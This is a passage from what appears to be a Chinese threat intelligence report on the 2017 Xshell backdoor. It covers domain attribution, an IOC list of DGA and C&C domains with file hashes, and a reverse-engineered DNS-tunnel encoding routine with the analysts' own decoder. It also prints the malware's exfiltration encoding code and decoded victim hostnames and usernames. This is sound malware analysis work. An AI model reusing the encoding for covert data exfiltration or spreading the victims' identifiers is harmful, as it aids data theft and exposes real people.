seg000:00000011 8B 04 30
seg000:00000014 0F 06 C8
seg000:00000017 83 E9 00
seg000:0000001A 74 0C
seg000:0000001C 49
seg000:0000001D 74 04
seg000:0000001F 8B 06
seg000:00000021 EB 08
seg000:00000023
seg000:00000023
seg000:00000023 C6 06 01
seg000:00000026 EB 03
seg000:00000028
seg000:00000028
seg000:00000028 C6 06 00
seg000:0000002B
seg000:0000002B
seg000:0000002B
seg000:0000002B FF 45 F8
seg000:0000002E 8B 45 FC
seg000:00000031 8B 4D F8
seg000:00000034 46
seg000:00000035 3B 08
seg000:00000037 7C D0
seg000:00000039

loc_0009:                                ; CODE XREF: seg000:00000037↑j
nop
nop
nop
nop
nop
mov     eax, [ebp-14h]
mov     al, [eax+esi]
movzx   ecx, al
sub     ecx, 0
jz      short loc_0028
dec     ecx
jz      short loc_0023
mov     [esi], al
jmp     short loc_0028

loc_0023:                                ; CODE XREF: seg000:0000001D↑j
mov     byte ptr [esi], 1
jmp     short loc_002B

loc_0028:                                ; CODE XREF: seg000:0000001A↑j
mov     byte ptr [esi], 0

loc_002B:                                ; CODE XREF: seg000:00000021↑j
; seg000:00000026↑j
inc     dword ptr [ebp-8]
mov     eax, [ebp-4]
mov     ecx, [ebp-8]
inc     esi
cmp     ecx, [eax]
jl      short loc_0009
```

循环拷贝数据

<http://ti.360.net>

关联分析及溯源

8 月的域名为 nylalobghyhirgh.com，360 威胁情报中心显示此域名为隐私保护状态：

nylalobghyhirgh.com

威胁情报 0 域名解析 1 注册信息 1 关联域名 1 定制搜索

当前注册信息


创建时间 2017-07-23 00:00:00
过期时间 2018-07-23 00:00:00
更新时间 2017-07-31 00:00:00
注册人 Domain Administrator
注册人所属组织 See PrivacyGuardian.org (相关域名150个)
管理员邮箱 pw-f6ca9ef77629b4156d363b62be709e@privacyguardian.org (相关域名1个)
管理员电话 +1.3478717726
管理员传真
国家代码 US
域名服务商 NameSilo, LLC
域名服务器 NS1.QHOSTER.NET, NS2.QHOSTER.NET, NS3.QHOSTER.NET, NS4.QHOSTER.NET

历史注册信息

更新时间 过期时间 注册人 管理员邮箱 域名服务器 域名服务商

没有数据

此域名目前在 7 月 23 日被注册，8 月 3 日达到解析量的顶峰，360 网络研究院的数据显示解析量巨大，达到 800 万。



所有的请求类型为 NS 记录，也就是说域名极有可能被用来析出数据而不是用于 C&C 控制，这与前面的分析结论一致。

而 notped.com 作为已知的相关恶意域名，我们发现其注册人为 Yacoboski Curtis，

<http://ti.360.net>

据此关联点找到了一些其他的关联域名，具体见附件的 IOC 节，由于这些域名并没有找到对应的连接样本，目前只是怀疑，不能确定就是其他的相关恶意域名。



参考资料

https://www.netsarang.com/news/security_exploit_in_july_18_2017_build.html

更新历史

时间	内容
2017 年 8 月 15 日	初始报告
2017 年 9 月 1 日	补充各代码模板的技术细节

附件

IOC 列表

域名	说明
vwrbohspufip.com	2017 年 6 月 DGA 域名
ribotqtonut.com	2017 年 7 月 DGA 域名
nylalobghyhirgh.com	2017 年 8 月 DGA 域名
jkvmmdmjyfcvkf.com	2017 年 9 月 DGA 域名
bafyvoruzgjitwr.com	2017 年 10 月 DGA 域名

xmponmzmxkxkh.com	2017 年 11 月 DGA 域名
tczafklirkl.com	2017 年 12 月 DGA 域名
vmvahedczyrml.com	2018 年 1 月 DGA 域名
ryfmzcpuxyf.com	2018 年 2 月 DGA 域名
notyraxqrctmnir.com	2018 年 3 月 DGA 域名
fadojcfipgh.com	2018 年 4 月 DGA 域名
bqnabanejkvmopyb.com	2018 年 5 月 DGA 域名
xcxmtvwhonod.com	2018 年 6 月 DGA 域名
tshylahobob.com	2018 年 7 月 DGA 域名
notped.com	C&C 域名，注册人 Yacboski Curtis
paniesx.com	同注册人 Yacboski Curtis 可疑域名
techniciantext.com	同注册人 Yacboski Curtis 可疑域名
dnsgoogle.com	同注册人 Yacboski Curtis 可疑域名
operatingbox.com	同注册人 Yacboski Curtis 可疑域名
文件 HASH	
97363d50a279492fda14cbab53429e75	文件名 nsock2.dll
18dbc6ea110762acaa05465904dda805	文件名 nsock2.dll
22593db8c877362beb12396cfef693be	文件名 nsock2.dll
82e237ac99904def288d3a607aa20c2b	文件名 nsock2.dll
3b7b3a5e3767dc91582c95332440957b	文件名 nsock2.dll

DNS 隧道编解码算法

Xshell 后门代码通过 DNS 子域名的方式向 C&C 服务器输出收集到的主机信息，以下是分析得到的编码算法及实现的对应解码程序。

编码算法是先经过下图的算法 1 加密成二进制的形式如图：

```

v4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
if ( a3 > 0 )
{
    v6 = a2 - a4;
    do
    {
        if ( v5 & 3 )
        {
            switch ( v5 & 3 )
            {
                case 1:
                    v11 = 3218565146 - 2108815119 * v11;
                    break;
                case 2:
                    v12 = -533057286 - 808833238 * v12;
                    break;
                case 3:
                    v13 = -1312860799 - 18620559 * v13;
                    break;
            }
        }
        else
        {
            v10 = -1624994166 - 797953662 * v10;
        }
        v4 = ((*(_BYTE *)&v10 + 4 * (v5 & 3) + 2) ^ ((*(_BYTE *)&v10 + 4 * (v5 & 3) + 1)
            + ((*(_BYTE *)&v10 + 4 * (v5 & 3)) ^ v4)))
            - ((*(_BYTE *)&v10 + 4 * (v5 & 3) + 3));
        v7 = (_BYTE *)(v5 + a4);
        v8 = v4 ^ *(_BYTE *)(v6 + v5++ + a4);
        *v7 = v8;
    }
    while ( v5 < a3 );
}
return 0;

```

算法 1 加密后的数据：

001A706A	6E 00 74 00	65 00 72 00	66 00 61 00	63 00 65 00	n.t.e.r.f.a.c.e.
001A707A	00 00 00 00	00 00 07 00	08 00 C4 01	0A 00 00 00?....
001A708A	FB 5E 86 1C	31 BF 90 28	CE 71 DC CB	00 13 A1 64	鴉?1繡(頓?...
001A709A	A7 A4 72 6E	1D AA 27 2F	CE C1 80 53	7F 49 7A 8A	rn?/?遍SIlz
001A70AA	7A A8 86 92	BC 0B F1 4D	B1 CA 11 22	00 00 03 00	z 捺?筆?...
001A70BA	07 00 C3 01	0C 00 00 00	00 00 78 01	16 00 00 00	...?.....x...
001A70CA	00 00 00 00	00 00 03 00	03 00 CE 01	0A 00 20 4C?.. L
001A70DA	1A 00 6E 69	73 74 72 61	74 6F 72 00	00 00 E3 01	..nistrator...?
001A70EA	03 00 C9 10	0C 00 78 01	16 00 60 F3	18 00 00 00	..?..x?..`?...
001A70FA	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

然后把结果转换成可见的字符转换方法是通过每个字节的高位减‘j’低位减‘a’，把 1 个字节拆分成 2 个字节的可见字符，这样就浪费了一个字节：

```

int __userpurge sub_201C0<eax>{int a1<edi>, int a2<esi>, int a3}
{
    int i; // ecx@1

    sub_125E(2 * a1, a2);
    for ( i = 0; i < a1; ++i )
    {
        *(_BYTE *)((*_DWORD *)(&a2 + 12) + 2 * i) = (*(_BYTE *)(&a3 + i) & 0xF) + 'a';
        *(_BYTE *)((*_DWORD *)(&a2 + 12) + 2 * i + 1) = (*(_BYTE *)(&a3 + i) >> 4) + 'j';
    }
    return 0;
}

```

解密算法是加密算法的逆运算，解密算法流程入下图：

sajajlyoogrmkdmnndtgpbkmy.nylalobghyhirgh.com

s[暂时未知] + aj + aj + ly + oo + gr

2个字节转成1
个字节

第二组aj的转换 $\text{hex} = (a-a) + (j-j)*16$

经过算法1转换成明文

?yR00D???% "< 20150323-1133. localdomain. Administra
tor.....

根据网上的一些公开的流量数据，

```

1  sajajlyoogrmkjlkmobxowcrmwlvajdkctbjoylypkoldjntglcoaskskwfjcolqlmcricqctjrhlstakoxnmtlvdpcwhpgnet.nylalobgh
2  yhirgh.com
3  sajajlyoogrmkkmhncrjkingvmwlvajdketknvbwfappgkbtclcj.esjsnwhjmglnoksjmctgrlyhsgmgveqrmexmloppy1mpl.nylalobgh
4  yhirgh.com
5  sajajlyoogrmkpmnmxivemirmwlvajdkctcjpymyjlfoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
6  sajajlyoogrmkdjhrpcllwanowlvajdkctfjcxlyokpmancxmqnprnwdx.dlpqjnholroqctarosbtpq.nylalobghyhirgh.com
7  sajajlyoogrmkjjmmhjdkgmmlwlvajdkctcmiycxjlpplisfagpccs.jsnwap.nylalobghyhirgh.com
8  sajajlyoogrmkpmnmxivemirmwlvajdkctcjpymyjlfoqjyaqplmtfvduap.lkilcogrcpbv.nylalobghyhirgh.com
9  sajajlyoogrmkpmnmxivemirmwlvajdkctcjpymyjlfoqjyaqplmtfvduap.lkilcogrcpbv.nylalobghyhirgh.com
10 sajajlyoogrmkeloufodqfpjwmwlvajdkctcmkydyblooljwaqpp.gsoskwdkljlmkoksiquix.nylalobghyhirgh.com
11 sajajlyoogrmkdmkporgujquumwlvajdkctgjewiufqoppkotelgmovfvexem.lmaklmoxgoftfrcsbtgkayiohuevhknnevkvj.nylalobghyhi
12 rgh.com
13 sajajlyoogrmkmlwmgoooavmwlvajdkctckcwgmjkbpijvmgmc.udvnyamjmmjlmoxhvaphjencqasmbsfv.nylalobghyhirgh.com
14 sajajlyoogrmkgllhnsqnmkppmwlvajdkctckcwgmjkbpijvmgmcudvnyamj.mmjlmoxhvaphjencqasmbsfv.nylalobghyhirgh.com
15 sajajlyoogrmkeksbnowlnsmwlvajdkctomcykhlmdjpxbplqkrb.snwekogllmoxapeubsortbkhynnkft.nylalobghyhirgh.com
16 sajajlyoogrmkdjhrpcllwanowlvajdkctfjcxlyokpmancxmqnprnwdxd1.pqjnholroqctarosbtpq.nylalobghyhirgh.com
17 sajajlyoogrmklkjgqdxbiymwlvajdkctckcwgmjkbpijvmgmc.udvnyamjmmjlmoxhvaphjencqasmbsfv.nylalobghyhirgh.com
18 sajajlyoogrmkpmnmxivemirmwlvajdkctcjpymyjlfoqjyaqplmtfvduaplkilcogrcpbv.nylalobghyhirgh.com

```

解密出的一些上传的数据：

```

yROOD  WinXp-52Pojie-2 localdomain Admin
yROOD  Z
  BZD21897 kingsoft.cn XIEXIAOLI1
yROOD  q
ThinkPad-S5 daihu
yROOD  :!a r L
SunYanzhou-PC leichen
yROOD  {DV  -down1 admin
yROOD  q
ThinkPad-S5 daihu
yROOD  q
ThinkPad-S5 daihu
yROOD  L 0
Jeff Administrator
yROOD  <
PC-20160415WTDY Administrator
yROOD  eq L
DESKTOP-4M3NPFE C
yROOD  *:~_M
DESKTOP-4M3NPFE C
yROOD  , -
heimi-wuyuantao wuyuantao
yROOD  :!a r L
SunYanzhou-PC leichen
yROOD  g
DESKTOP-4M3NPFE C
yROOD  q
ThinkPad-S5 daihu

```

实现的解码代码如下：

```

int sub_1C3E(int a1, unsigned char* a2, int a3, int a4)
{
    char v4; // c1@1
    int v5; // esi@1
    unsigned char* v6; // edi@2
    byte v7[1024] = {0}; // eax@11
    char v8; // dl@11
    int v10; // [sp+4h] [bp-10h]@1
    int v11; // [sp+8h] [bp-Ch]@1

```

```

int v12; // [sp+Ch] [bp-8h]@1
int v13; // [sp+10h] [bp-4h]@1

v4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
int i = 0;
if ( a3 > 0 )
{
    v6 = a2 - a4;
    do
    {
        if ( v5 & 3 )
        {
            switch ( v5 & 3 )
            {
            case 1:
                v11 = 0xBF7681A - 0x7DB1F70F * v11;
                v4 = (*((byte *)&v11 + 2) ^ (*((byte *)&v11 + 1)
                    + (*((byte *)&v11) ^ v4)))
                    - *((byte *)&v11 + 3);
                //v7 = (byte *) (v5 + a4);
                v8 = v4 ^ *((byte *) (v6 + v5++ + a4));
                v7[i] = v8;
                i++;
                break;
            case 2:
                v12 = 0xE03A30FA - 0x3035D0D6 * v12;
                v4 = (*((byte *)&v12 + 2) ^ (*((byte *)&v12 + 1)
                    + (*((byte *)&v12) ^ v4)))

```



```

        - *((byte *)&v12 + 3);

        //v7 = (byte *) (v5 + a4);

        v8 = v4 ^ *((byte *) (v6 + v5++ + a4));

        v7[i] = v8;

        i++;

        break;

    case 3:

        v13 = 0xB1BF5581 - 0x11C208F * v13;

        v4 = (*((byte *)&v13 + 2) ^ (*((byte *)&v13 + 1)

            + (*((byte *)&v13) ^ v4)))

            - *((byte *)&v13 + 3);

        //v7 = (byte *) (v5 + a4);

        v8 = v4 ^ *((byte *) (v6 + v5++ + a4));

        v7[i] = v8;

        i++;

        break;

    }

}

else

{

    v10 = 0x9F248E8A - 0x2F8FCE7E * v10;

    v4 = (*((byte *)&v10 + 2) ^ (*((byte *)&v10 + 1)

        + (*((byte *)&v10) ^ v4)))

        - *((byte *)&v10 + 3);

    //v7 = (byte *) (v5 + a4);

    v8 = v4 ^ *((byte *) (v6 + v5++ + a4));

    v7[i] = v8;

    i++;

}

}

while ( v5 < a3 );

printf("Last Step Decode: %s", (char*)v7);

}

```

```

    return 0;
}

int _tmain(int argc, _TCHAR* argv[])
{
    unsigned char szText[117] =
        "ajajlyoogrmkdmndtgphpojmmwlvajdkbtephtetecqopnkktlplovbvardopqfleonrgqntmresctokkx
        cnfvexhjpnwpwepgnjubrbrbsenhxbkmy";

    unsigned char szXXX[58] = {0};
    for (int i=0; i<57; i++)
    {
        unsigned char One = szText[2*i] - 'a';
        unsigned char Two = szText[2*i+1] - 'j';

        printf("%d, %d\r\n", One, Two);

        unsigned char Total = One+Two*16;
        szXXX[i] = Total;
    }
    printf("First Step Decode: %s", (char*)szXXX);

    sub_1C3E(0, szXXX, 56, 0); //算法1

    return 0;
}

```